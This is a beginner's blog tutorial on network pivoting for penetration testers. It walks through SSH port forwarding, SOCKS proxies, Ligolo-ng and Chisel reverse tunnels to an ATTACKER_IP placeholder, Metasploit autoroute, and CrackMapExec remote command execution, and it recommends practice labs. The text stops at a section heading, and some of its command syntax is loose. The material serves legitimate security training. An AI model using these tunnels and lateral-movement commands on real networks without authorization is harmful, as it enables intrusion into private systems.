

Pivoting is one of the most powerful skills in ethical hacking, but also one of the least understood by beginners. In simple words, pivoting means using one hacked machine as a bridge to reach other systems that are hidden inside a private network. Many companies protect their important servers behind firewalls and internal networks, so you cannot touch them directly from outside. But once you compromise one machine, you can use it as a “stepping stone” to move deeper.
In this blog, we will learn pivoting from the very basics to advanced techniques. We will cover everything step by step what pivoting is, why it is important, the different types, and how to use real tools like SSH, Proxychains, Ligolo-ng, and Chisel with exact commands. The goal is simple: even if you are a complete beginner, by the end of this guide you will fully understand how pivoting works and how to practice it safely in labs.
Table of Contents
- Introduction to Pivoting
- What is Pivoting?
- Simple real-life example of pivoting
- Why beginners must learn it
- Why Pivoting is Important in Hacking
- Role of pivoting in penetration testing
- Lateral movement and deeper network access
- Bug bounty vs real-world pivoting
- Basic Networking Knowledge You Need First
- Internal vs external networks
- Subnets and IP ranges explained
- Why some servers are “hidden”
- Pivoting diagram explained
- Types of Pivoting
- Port forwarding (single port)
- Dynamic pivoting / SOCKS proxy
- Full tunnel (VPN style pivoting)
- Comparison table for beginners
- Essential Tools for Pivoting
- SSH (simple forwarding & dynamic proxy)
- Proxychains (route tools through pivot)
- Ligolo-ng (modern agent-based pivoting)
- Chisel (fast TCP tunneling)
- Metasploit autoroute + SOCKS4a
- Other helpers (CrackMapExec, Nmap with proxy)
- Step 1: Beginner Level Pivoting with SSH
- Local port forwarding example
- Accessing internal services
- Full command breakdown
- Step 2: Dynamic SOCKS Proxy with SSH
- Creating a SOCKS proxy
- Configuring Proxychains
- Running tools (Nmap, Curl, Firefox) through proxy
- Step 3: Pivoting with Ligolo-ng (Modern Approach)
- Setting up relay (attacker side)
- Running agent (victim side)
- Starting sessions & tunneling traffic
- Scanning internal subnets via Ligolo
- Step 4: Tunneling with Chisel
- Chisel server and client setup
- Port forwarding for RDP/SSH
- Real-world usage example
- Step 5: Using Proxychains for Internal Recon
- Configuring
proxychains.conf - Running Nmap via proxychains
- Accessing hidden services
- Configuring
- Advanced Pivoting Techniques
- Multi-layer pivoting (pivot inside a pivot)
- Metasploit autoroute and socks proxy
- VPN-style pivoting with OpenVPN/Tun interfaces
- Combining with CrackMapExec for lateral movement
- Practice Labs for Pivoting
- HackTheBox labs
- TryHackMe rooms
- VulnHub multi-network VMs
- Common Mistakes Beginners Make
- Forgetting to check routes
- Misconfigured proxychains
- Scanning too aggressively and losing shell
- Not managing firewall/iptables rules
- Real-World Pivoting Scenarios
- Corporate office WiFi → internal finance server
- Web shell access → domain controller pivot
- Cloud machine pivoting (AWS/Azure internal networks)
- Best Practices for Pivoting
- Always map the network slowly
- Use stealth scans when pivoting
- Document routes and tunnels
- Automate cleanup after pivot
- Conclusion – Becoming a Pivoting Pro
- Recap of beginner to master journey
- Why pivoting is the next level skill for ethical hackers
- Final tips and motivation
Introduction to Pivoting
When most people start hacking, they focus only on finding a way inside a system. But in real networks, that is just the beginning. Companies usually keep their sensitive data and important servers hidden behind internal networks. To reach them, hackers use a method called pivoting. In this section, we will understand what pivoting really means, look at a simple real-life example, and see why it is an essential skill for every beginner in ethical hacking.
What is Pivoting?
Pivoting in hacking means using one hacked system to reach other systems that you normally cannot access. Think of it like this: you enter a building through the main door, but the real treasure is locked in a room inside. To get there, you first need to pass through one room, then another. In the same way, when you hack a machine in a company’s network, you can use that machine as a “bridge” to move deeper inside and attack other hidden systems.
In simple words: Pivoting = using one compromised machine to attack another machine inside the network.
Simple Real-Life Example of Pivoting
Imagine you are sitting outside an office. You can only see the reception desk computer, nothing else. But inside that office, there are many other rooms like HR room, Finance department, and Admin office. All of these rooms have their own computers connected to the same internal network, but they are not connected directly to the outside internet.
Now, if you somehow manage to hack the reception computer, you can “pivot” through it to reach other hidden systems like the Finance server. Without the reception computer, you would never be able to touch those internal machines because they are not exposed to the internet.
So the reception computer becomes your pivot point.
Why Beginners Must Learn It
Most beginners stop after getting their first shell or access on a machine. But in real-world hacking and penetration testing, the first machine is almost never the final goal. Important data, admin panels, and critical servers are usually hidden inside private networks.
If you do not know pivoting, you will get stuck at the first step. But if you master pivoting, you can move from one system to another and slowly map the entire network. This is the skill that separates a basic hacker from a professional penetration tester.
Learning pivoting also makes you much better at bug bounties, internal assessments, and red team operations. It is not only about hacking one computer it is about understanding how attackers move inside a network like a chain reaction.
Why Pivoting is Important in Hacking
Pivoting is not just a fancy trick, it is the heart of real-world penetration testing. In most professional environments, attackers do not stop after hacking one machine. Instead, they use that machine as a stepping stone to explore the entire network. Without pivoting, your access is limited. With pivoting, the whole hidden network opens up. Let us see why it matters so much.
Role of Pivoting in Penetration Testing
When penetration testers are hired by companies, their goal is not only to prove that they can hack one system, but to show how far they can go if an attacker breaks in. Pivoting helps them move from the first hacked system to more valuable systems like database servers, file shares, or even domain controllers.
For example, a pentester may start by hacking a web server. From there, they can pivot to the internal HR system, and later reach the Active Directory that controls all employees’ logins. This proves to the company that one small weakness can lead to a complete takeover of their network.
Lateral Movement and Deeper Network Access
Pivoting is directly linked with lateral movement. Lateral movement means moving sideways inside a network, from one machine to another, until you reach the target. It is like jumping from stone to stone in a river, moving step by step to the other side.
Without pivoting, you are stuck at the edge of the river. With pivoting, you can cross it and reach systems that are not even visible from the outside. This is how attackers slowly climb up and gain access to sensitive information.
Bug Bounty vs Real-World Pivoting
In bug bounty programs, pivoting is usually not allowed because hunters are restricted to certain targets (like a specific website or application). That is why many beginners do not pay attention to this skill.
But in real-world corporate environments, pivoting is everywhere. Internal servers, financial systems, email servers, and file shares are rarely exposed to the internet. To reach them, pivoting is a must.
So if you only stick to bug bounty mindset, you will miss out on learning how real attackers think. But if you want to become a professional penetration tester, red teamer, or advanced hacker, pivoting is a skill you cannot ignore.
Basic Networking Knowledge You Need First
Before you jump into pivoting, you must understand some basic networking concepts. Many beginners skip this part and get confused later when tools and commands do not work as expected. Do not worry we will keep it simple and easy to follow. Once you know these basics, pivoting will make complete sense.
Internal vs External Networks
The external network is what you normally see on the internet. These are systems that are directly connected to the public internet, like a company’s website, login portal, or email server. You can reach them from anywhere in the world.
The internal network is private. These are computers, servers, and printers that only people inside the company can access. They are not connected directly to the internet. For example, the payroll system or employee file server.
As an attacker, you usually start from the external network. Once you hack one machine, pivoting helps you step into the internal network where the real valuable data is stored.
Subnets and IP Ranges Explained
Every internal network is divided into subnets. A subnet is just a group of IP addresses that belong to the same local network.
For example:
192.168.1.0/24→ covers IPs from192.168.1.1to192.168.1.25410.0.0.0/16→ covers IPs from10.0.0.1to10.0.255.254
The part /24 or /16 tells us how many addresses are inside the subnet. You do not need to be a network engineer, but you must know how to read these ranges, because pivoting often requires you to scan and explore these hidden IPs.
When you pivot, your hacked machine will allow you to discover and attack IP addresses inside its subnet. Without pivoting, these internal addresses remain invisible to you.
Why Some Servers Are “Hidden”
Companies do not keep all their important systems open to the internet. Imagine if the salary database or domain controller was directly exposed online it would be hacked within minutes. To stay safe, most of these critical systems are kept in internal networks only.
For example:
- Finance database server → only reachable inside the office LAN.
- Domain controller (Active Directory) → only reachable to office machines.
- File share server → only reachable to employees inside the building.
From outside, you cannot even see these machines. They are “hidden” because there is no direct route to them. But if you manage to compromise a machine that is connected to both the internet and the internal network (like a web server or an employee laptop), you can use it as a bridge to reach the hidden ones. This is exactly what pivoting allows you to do.
Pivoting Diagram Explained

Let us imagine a simple setup:
- Your computer (attacker): 203.0.113.5 (public IP)
- Compromised web server (pivot point): 192.168.1.10 (inside company)
- Hidden database server: 192.168.1.20 (internal only)
From outside, you can only see the web server because it has one port open to the internet. The database server is hidden and cannot be reached directly.
But once you hack the web server, you can tell it: “Please forward my traffic to 192.168.1.20.” Now your tools can talk to the database server as if you were sitting inside the company’s internal network.
So the flow looks like this (in words):
Attacker → Compromised Web Server → Hidden Database Server
That’s pivoting in action.
Types of Pivoting
Pivoting can be done in different ways depending on what you want to achieve. Sometimes you only need access to one single service, and other times you need a full tunnel to explore the entire network. Here are the most common types of pivoting that every beginner must know.
Port Forwarding (Single Port)
Port forwarding means creating a tunnel from your machine (attacker) to one specific service inside the internal network, through the hacked machine.
Think of it like drilling a small hole in the wall just big enough to pass one cable through. You cannot explore everything, but you can reach that one service.
Example:
You hacked a Linux server that can reach an internal database server on port 3306 (MySQL). From your system outside, you cannot connect directly. But using port forwarding, you can make it look like the database is running on your own laptop.
Command (using SSH):
ssh -L 3306:192.168.1.20:3306 user@compromised_host
-L→ Local port forward3306→ Port on your laptop192.168.1.20:3306→ Internal database server and its portuser@compromised_host→ The hacked server acting as your bridge
Now if you connect to localhost:3306 on your laptop, you are actually talking to the hidden internal database.
Dynamic Pivoting / SOCKS Proxy
Port forwarding works only for one service. But what if you want to scan the whole subnet, run multiple tools, or access websites inside? For that, you use dynamic pivoting.
Dynamic pivoting creates a SOCKS proxy on your machine. A SOCKS proxy works like a flexible tunnel that can send any kind of traffic (web, SSH, database, etc.) through your hacked machine.
Example:
You hacked an employee laptop inside the office network. That laptop can reach many internal servers, not just one. Instead of making one tunnel for each server, you create a SOCKS proxy and route all your tools through it.
Command (using SSH):
ssh -D 1080 user@compromised_host
-D→ Dynamic SOCKS proxy1080→ Port on your machine where the proxy runsuser@compromised_host→ The hacked machine
Now you can edit your proxychains.conf to use socks5 127.0.0.1 1080.
After that, you can run tools like this:
proxychains nmap -sT -Pn 192.168.1.0/24
proxychains curl http://192.168.1.20
This way, your Nmap, Curl, or even Firefox browser traffic will go through the hacked machine and reach the hidden network.
Full Tunnel (VPN Style Pivoting)
Port forwarding gives you access to one service. Dynamic SOCKS proxy lets you send tool traffic through a pivot. But sometimes, you want your attacker machine to behave like it is fully inside the internal network, just like an employee’s laptop.
This is where VPN-style pivoting comes in.
In this method, you set up a tunnel that connects your machine’s network interface directly to the victim’s internal network. Once connected, you can reach all internal systems without needing proxychains or special configs it feels like you plugged your laptop inside their office LAN.
Example tools:
- Ligolo-ng supports tun interfaces (works like a VPN).
- OpenVPN can be used if you find VPN credentials.
- Metasploit has modules for VPN-style pivoting.
Command (Ligolo-ng tunnel mode):
ligolo-ng> interface_add tun0
ligolo-ng> route add 192.168.98.0/24
ligolo-ng> start
Now you can directly ping and scan internal systems:
ping 192.168.98.10
nmap -sV 192.168.98.0/24
This is the cleanest and most powerful pivoting, because your attacker machine acts like a native part of the internal network.
Comparison Table for Beginners
| Type of Pivoting | What It Does | Example Use Case | Tools |
|---|---|---|---|
| Port Forwarding | Tunnel to one service only | Access hidden DB or RDP server | SSH -L, Chisel |
| Dynamic SOCKS Proxy | Tunnel any tool traffic through pivot | Run Nmap, Curl, Firefox into internal network | SSH -D, Proxychains, Ligolo-ng |
| Full Tunnel (VPN) | Make your machine part of the internal network | Explore entire subnet directly, ping & scan like local | Ligolo-ng tun, OpenVPN, Metasploit VPN |
Essential Tools for Pivoting
To do pivoting in real life, you need the right tools. These tools act like your “hacking toolkit” to build tunnels, route traffic, and reach hidden systems. Do not worry if the names sound new we will explain each tool in simple language with commands.
SSH (Simple Forwarding & Dynamic Proxy)
SSH (Secure Shell) is not just for logging into Linux machines. It is also one of the easiest and most powerful tools for pivoting. With just one command, you can either:
- Forward a single port (port forwarding).
- Create a SOCKS proxy (dynamic pivoting).
1. SSH Local Port Forwarding (one service):
If you want to reach an internal MySQL database through your hacked server:
ssh -L 3306:192.168.1.20:3306 user@compromised_host
Now localhost:3306 on your machine connects directly to the hidden database.
2. SSH Dynamic SOCKS Proxy (all traffic):
If you want to explore many internal systems and run tools:
ssh -D 1080 user@compromised_host
This creates a SOCKS proxy on port 1080 of your laptop. Then, you can use Proxychains or your browser to send traffic through it.
SSH is simple but extremely useful. Almost every penetration tester uses it for pivoting.
Proxychains (Route Tools Through Pivot)
Proxychains is a tool that allows you to force any application on Linux to send its traffic through a proxy (like the SOCKS proxy created with SSH).
Think of it like a “traffic director” you tell Proxychains which proxy to use, and it makes sure your tools follow that route.
Step 1: Edit Proxychains Config
Open the config file (usually /etc/proxychains.conf) and add this line at the bottom:
socks5 127.0.0.1 1080
This tells Proxychains to send traffic through your SOCKS proxy running on port 1080.
Step 2: Run Your Tools with Proxychains
Now you can use any tool like this:
proxychains nmap -sT -Pn 192.168.1.0/24
proxychains curl http://192.168.1.20
proxychains firefox http://192.168.1.30
Instead of trying to connect directly, all these commands go through your hacked machine and reach the internal network.
Proxychains + SSH is the classic combo that every beginner should practice first.
Ligolo-ng (modern agent-based pivoting)
Ligolo-ng is one of the most popular tools for pivoting today. It works with a lightweight agent and proxy system, which makes it very fast and stable. You run an agent on the compromised machine and a listener (relay) on your own system. After that, you can use it like a SOCKS proxy to send traffic through the target.
Why it is good:
- Very modern and maintained
- Easy to set up
- Supports multiple connections
- Works smoothly with proxychains
Basic usage:
On your attacking machine (start the relay):
ligolo-ng relay -l :11601
On the compromised machine (run the agent):
./agent -connect YOUR_IP:11601 -ignore-cert
Then on attacker machine, open interactive session:
ligolo-ng> session
ligolo-ng> ifconfig
ligolo-ng> route add 10.10.0.0/24
Now your machine can reach the internal subnet 10.10.0.0/24 through the pivot.
Chisel (fast TCP tunneling)
Chisel is another tool that is often used for pivoting. It is simple, small, and works great for port forwarding and tunneling TCP traffic. Many hackers prefer it when they just need quick access to one service or want to make a SOCKS proxy.
Why it is good:
- Very lightweight
- Works with one binary
- Good for firewalled environments
Basic usage (SOCKS proxy):
On attacker machine (server mode):
chisel server -p 8000 --reverse
On compromised machine (client mode):
./chisel client ATTACKER_IP:8000 R:socks
Now you can set proxychains to use 127.0.0.1:1080 (default socks port) and tunnel your traffic.
Metasploit autoroute + SOCKS4a
Metasploit is not only for exploits, it also has pivoting features. Once you have a Meterpreter session on a machine inside the network, you can use the autoroute module to add routes and then use SOCKS4a to forward traffic.
Why it is useful:
- Works directly inside Metasploit
- No extra tools needed
- Good for quick internal scans and exploitation
Basic workflow:
- After you get a Meterpreter shell:
meterpreter > run autoroute -s 10.10.0.0/24
This tells Metasploit to route traffic for that subnet.
- Start a SOCKS4a proxy in Metasploit:
msf6 > use auxiliary/server/socks_proxy
msf6 > set VERSION 4a
msf6 > set SRVPORT 1080
msf6 > run
- Now edit
/etc/proxychains.confto use:
socks4 127.0.0.1 1080
- Test it with:
proxychains curl http://10.10.0.5
This way, all your Metasploit sessions can be used as a pivot point for further attacks.
Other helpers (CrackMapExec, Nmap with proxy)
Once you have a SOCKS proxy from Ligolo-ng, Chisel, or Metasploit, you can use normal tools through it. Some commonly used helpers are:
- CrackMapExec (CME): A post-exploitation swiss-army knife.
proxychains crackmapexec smb 10.10.0.0/24 -u user -p pass
- Nmap with proxychains: To scan internal services through the tunnel.
proxychains nmap -sT -Pn -p 445 10.10.0.5
- Browsers / custom tools: You can even configure Firefox or Burp Suite to use the SOCKS proxy, making web testing inside the target’s internal network very easy.
Step 1: Beginner Level Pivoting with SSH
Pivoting does not always require advanced tools. The simplest way is using SSH port forwarding. If you have access to a Linux machine inside the target network, you can tunnel traffic through it to reach internal services.
Local Port Forwarding Example
Let us say:
- You have compromised or logged into a machine
10.10.0.5 - That machine can reach the internal host
192.168.1.100on port3306(MySQL) - You want to connect from your Kali machine
You can use local port forwarding like this:
ssh -L 13306:192.168.1.100:3306 user@10.10.0.5
Accessing Internal Services
Now, on your Kali machine, you can connect to localhost:13306 and it will forward traffic to the internal MySQL service:
mysql -h 127.0.0.1 -P 13306 -u root -p
Even though 192.168.1.100:3306 was not directly accessible from your Kali box, you can reach it because SSH is forwarding the traffic through the compromised machine.
Full Command Breakdown
ssh -L [local_port]:[target_internal_ip]:[target_port] user@pivot_host
-L→ Local port forwardinglocal_port→ Port on your machine (choose any free port, e.g., 13306)target_internal_ip→ Internal host you want to reach (e.g., 192.168.1.100)target_port→ Service port on the internal host (e.g., 3306 for MySQL)user@pivot_host→ The SSH login or compromised host acting as the pivot
Key idea: SSH local port forwarding is the easiest form of pivoting. It is perfect for beginners and works well when you need to access one or two services inside the network.
Step 2: Dynamic SOCKS Proxy with SSH
Sometimes, instead of forwarding a single port, you want flexible access to the whole internal network. SSH allows you to create a dynamic SOCKS proxy, which lets you run multiple tools (like Nmap, Curl, or even a browser) through the pivot host.
Creating a SOCKS Proxy
Run this command from your Kali machine:
ssh -D 1080 user@10.10.0.5
-D 1080→ Creates a SOCKS proxy on your Kali machine at port 1080user@10.10.0.5→ The pivot host you have SSH access to
Now you have a SOCKS proxy running locally.
Configuring Proxychains
Edit the Proxychains configuration:
sudo nano /etc/proxychains.conf
At the bottom, add:
socks4 127.0.0.1 1080
socks4→ The protocol (SOCKS4 works well with SSH tunnels)127.0.0.1 1080→ Local proxy created by SSH
Save and exit.
Running Tools Through the Proxy
Now, you can tunnel almost any command-line tool through the compromised host.
Nmap Example
Scan an internal host:
proxychains nmap -sT -Pn -p 80,443 192.168.1.100
Curl Example
Fetch a hidden web service:
proxychains curl http://192.168.1.100/
Firefox Example
Launch Firefox through proxy:
proxychains firefox
This way, you can browse internal web apps as if you were inside the network.
Key idea: A dynamic SOCKS proxy is much more flexible than local port forwarding. It lets you explore entire subnets and run many different tools through the pivot.
Step 3: Pivoting with Ligolo-ng (Modern Approach)
Ligolo-ng is like SSH tunneling on steroids. It gives you a transparent way to tunnel traffic, scan internal networks, and pivot further with very little setup. Unlike SSH, it does not require messing with proxychains or multiple port forwards.
Setting Up Relay (Attacker Side)
Download and run the relay on your attacker machine:
./ligolo-ng relay -laddr 0.0.0.0:11601 -selfcert
relay→ The control server running on your Kali-laddr 0.0.0.0:11601→ Listen for agents on port 11601-selfcert→ Generate a self-signed TLS certificate automatically
Now your Kali box is ready to accept agent connections.
Running Agent (Victim Side)
On the compromised machine (pivot host), upload the agent binary and connect it back to your relay:
./ligolo-ng agent -connect ATTACKER_IP:11601 -ignore-cert
agent→ The client binary running inside the victim machine-connect→ Points back to your attacker’s relay-ignore-cert→ Skips TLS validation for self-signed certs
Once run, you will see the agent appear on your relay terminal.
Starting Sessions & Tunneling Traffic
From the relay (attacker side), start the interactive console:
session
Pick the session you want (if multiple agents are connected). Then, create a network interface on your attacker system:
ifconfig
You should see a new interface like ligolo0.
Start routing traffic through it:
start
Now any traffic sent through ligolo0 will be tunneled via the victim.
Scanning Internal Subnets via Ligolo
Ligolo makes pivoting seamless tools see the internal network as if you were inside.
Example:
Nmap through the tunnel
sudo ip route add 192.168.1.0/24 dev ligolo0
nmap -sT -p 80,445 192.168.1.0/24
Curl internal web service
curl http://192.168.1.50/
Run other tools
Any tool (Nmap, Gobuster, Nikto, etc.) can now directly access the internal subnet without proxychains or extra configs.
Key idea: Ligolo-ng feels like creating a virtual VPN into the internal network, but with attacker-controlled pivoting. It is faster, more reliable, and cleaner than SSH + proxychains
Step 4: Tunneling with Chisel
When it comes to fast and simple tunneling, Chisel is one of the best tools hackers can use. It is lightweight, works over HTTP, and allows you to create direct tunnels between your system and a compromised machine. Unlike SSH, which may require certain ports to be open, Chisel can sneak through many networks because it communicates over common web traffic.
Chisel server and client setup
To start, you need to run Chisel in server mode on your attack machine and client mode on the compromised host.
- Attacker machine (server mode):
chisel server -p 8000 --reverse
This opens Chisel on port 8000 and allows reverse connections.
- Victim machine (client mode):
chisel client <attacker-ip>:8000 R:1080:socks
Here, the victim connects back to your system, and port 1080 is used as a SOCKS proxy.
Port forwarding for RDP/SSH
One of the most common uses of Chisel is to forward ports for services like RDP (Remote Desktop Protocol) or SSH.
For example:
- Forwarding an internal RDP port (3389) to your machine:
chisel client <attacker-ip>:8000 R:3389:127.0.0.1:3389
Now you can connect to the victim’s RDP service as if it were running locally.
- Forwarding SSH from the victim’s network:
chisel client <attacker-ip>:8000 R:2222:127.0.0.1:22
This gives you direct SSH access to the internal machine.
Real-world usage example
Imagine you compromise a web server in a company’s DMZ, but the internal Windows workstation only allows RDP access from inside the network. By using Chisel, you can tunnel RDP through the web server back to your machine. This gives you a remote desktop session that would normally be blocked from the outside.
This makes Chisel a favorite for real-world penetration testers because it is simple, fast, and works even in restricted environments.
Step 5: Using Proxychains for Internal Recon
Once you have a working tunnel (via SSH, Chisel, or Ligolo-ng), the next step is to route your tools through it. This is where Proxychains comes into play. It forces network traffic from your applications (like Nmap, Curl, or Firefox) to go through your SOCKS proxy allowing you to enumerate internal networks as if you were inside.
Configuring proxychains.conf
The config file is usually located at /etc/proxychains.conf (sometimes /etc/proxychains4.conf).
- Open the file:
sudo nano /etc/proxychains.conf
- Scroll to the bottom and add your SOCKS proxy (from SSH or Chisel):
socks5 127.0.0.1 1080
- Save and exit. Now all traffic can be redirected via your proxy.
tip: Use strict_chain mode if you want to force every connection through the proxy, or dynamic_chain for more flexibility.
Running Nmap via Proxychains
Direct Nmap scans do not always play well with proxies, but TCP connect scans (-sT) work reliably.
Example:
proxychains nmap -sT -Pn -p 22,80,443 192.168.98.10
This runs Nmap against an internal host using your proxy.
For stealthier enumeration:
proxychains nmap -sT --top-ports 100 192.168.98.0/24
This allows you to map out hidden internal ranges that would otherwise be unreachable.
Accessing hidden services
Beyond scanning, Proxychains also lets you interact with internal-only applications.
- Accessing internal web apps:
proxychains firefox http://192.168.98.50
- Using Curl to grab banners:
proxychains curl http://192.168.98.100:8080
- Connecting to internal databases or APIs:
proxychains psql -h 192.168.98.20 -U admin
This is especially powerful in pivoting scenarios, where your only window into the network is through a single compromised host.
In real-world engagements, chaining Chisel + Proxychains + Nmap is a go-to technique for discovering hidden services deep inside a target network.
Advanced Pivoting Techniques
Once you are comfortable with basic pivoting methods like SSH tunneling and simple SOCKS proxies, you can move into more advanced techniques. These methods allow you to handle complex environments where attackers (or penetration testers) must pivot multiple times, reach deeper networks, and simulate real-world lateral movement.
Multi-Layer Pivoting (Pivot inside a Pivot)
Sometimes you compromise a host that only has access to another restricted host, which itself has access to even deeper networks. This is where chaining pivots comes in.
Example scenario:
- Attacker → Jump Host A (first pivot) → Jump Host B (second pivot) → Internal Database Server
Method 1 – Chaining SOCKS Proxies with SSH
# First pivot: create SOCKS proxy on compromised Host A
ssh -D 1080 user@hostA

# Second pivot: from hostA, create another SOCKS proxy into hostB
ssh -D 1081 user@hostB
Now tools on your attacker box can be routed first through 1080, then through 1081 using Proxychains or Proxychains-ng.
Method 2 – Ligolo-ng Nested Sessions
Ligolo makes multi-layer pivoting easier because you can start a new agent from inside an already pivoted environment:
# On Host A (already pivoted), upload ligolo agent and connect back
./ligolo-agent -connect attacker-ip:11601
This creates a second pivot automatically, without manually chaining SOCKS proxies.
Metasploit Autoroute and SOCKS Proxy
Metasploit has a built-in autoroute module that lets you pivot into new subnets automatically.
Step 1: Add route inside Meterpreter session
meterpreter > run autoroute -s 192.168.56.0/24
Step 2: Start SOCKS4a proxy in Metasploit
msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
msf6 auxiliary(server/socks_proxy) > run
Step 3: Configure Proxychains
# /etc/proxychains.conf
socks4 127.0.0.1 1080
Now you can use Nmap, SMB tools, or browsers through the pivoted network.
VPN-Style Pivoting with OpenVPN / Tun Interfaces
Sometimes, you need a full tunnel (all traffic goes through the pivot, not just a few tools). Tools like Ligolo-ng, Chisel, or SSH VPN can emulate a VPN tunnel.
Example with SSH VPN tunnel:
# On attacker machine
ssh -w 0:0 root@pivot-host

# On pivot host, enable tun interface
ifconfig tun0 10.10.10.1/24
ifconfig tun0 up

# On attacker machine
ifconfig tun0 10.10.10.2/24
Now your attacker box acts like it is inside the internal network. This allows:
- Native RDP/SMB access
- Internal web browsing
- Running tools without proxychains
Ligolo-ng Full Tunnel Mode Example:
# On relay
ligolo relay -laddr 0.0.0.0:11601

# On agent (pivot host)
ligolo agent -connect attacker-ip:11601

# Start tun interface
session tun -tunName ligolo0
ip route add 192.168.56.0/24 dev ligolo0
Combining with CrackMapExec for Lateral Movement
Once you have pivoted inside the internal network, tools like CrackMapExec (CME) make lateral movement much easier.
Example: SMB Enumeration through proxychains
proxychains crackmapexec smb 192.168.56.0/24 -u administrator -p Password123
Example: Executing commands on reachable machines
proxychains crackmapexec smb 192.168.56.105 -u admin -p Password123 --exec-method wmiexec -x "whoami"
This allows you to move from one compromised host to another, collecting credentials and gaining deeper access.
Key Takeaway for Students:
Basic pivoting opens one door, but advanced pivoting is about chaining techniques. The real power comes from combining SOCKS proxies, VPN-style tunnels, and lateral movement tools like CME. This is what separates a script-kiddie from a professional penetration tester or bug bounty hunter.
Practice Labs for Pivoting
Theory is useless without practice. Pivoting can feel complicated at first, but there are many legal platforms where you can safely practice these techniques and build confidence. Below are some of the best labs to get hands-on experience.
HackTheBox Labs
HackTheBox (HTB) has many machines where pivoting is mandatory to complete the box. These labs often include multiple networks where you compromise one machine, then move deeper into the internal network.
Recommended HTB Machines for Pivoting:
- Postman – Basic pivoting through SSH.
- Access – Teaches chaining different techniques.
- Optimum (with AD labs) – Includes internal enumeration.
- Advanced Pro Labs – Such as Dante or Offshore, where pivoting is a core skill.
Tip: Start with easy/medium machines first. Once comfortable, move to Pro Labs where multi-layer pivoting is required.
TryHackMe Rooms
TryHackMe (THM) provides guided learning paths, which is very beginner-friendly. Some rooms directly teach pivoting, while others include it as part of the challenge.
Recommended THM Rooms for Pivoting:
- Pivoting Playground – Step-by-step practice with SSH, Proxychains, and Chisel.
- Attacktive Directory – Includes lateral movement and pivoting in AD environments.
- Red Team Fundamentals – Covers internal recon and tunneling.
- Advent of Cyber (specific days) – Sometimes include pivoting tasks.
Tip: Use THM for guided learning, then jump to HackTheBox for more realistic pentest-style challenges.
VulnHub Multi-Network VMs
VulnHub provides free, downloadable vulnerable machines that can be run in VirtualBox or VMware. Some of these VMs are specifically designed with multiple networks to simulate real-world environments where pivoting is required.
Recommended Multi-Network VulnHub Labs:
- HA: Kali Linux + Multiple Subnets – Custom-built labs for pivoting.
- Sunset: Midnight – Requires pivoting into an internal network.
- Kioptrix Level 5 – Includes multiple stages with network traversal.
- NullByte series – Often involves chained access and deeper movement.
Tip: Search on VulnHub with keywords like “multi-network” or “pivoting” to discover more labs.
Action Plan for Students
- Start with TryHackMe Pivoting Playground to learn basics.
- Move to HackTheBox beginner boxes like Postman.
- now you have confidence so now go to vulnhub if you want
- Progress towards multi-network labs such as Dante or Offshore.
- Document every step (tools, configs, commands) in your own notes.
Common Mistakes Beginners Make
Even though pivoting looks straightforward on paper, in practice beginners often hit roadblocks. Let us go over the most common mistakes so you can avoid them in your labs and real-world pentests.
1. Forgetting to Check Routes
When you compromise a machine, it does not mean you automatically know its network routes. Many students forget to list the available subnets before pivoting.
Correct method:
On Linux victim:
ip route
On Windows victim:
route print
Always note down which subnets the machine can reach. If you do not know the routes, you are blind.
2. Misconfigured Proxychains
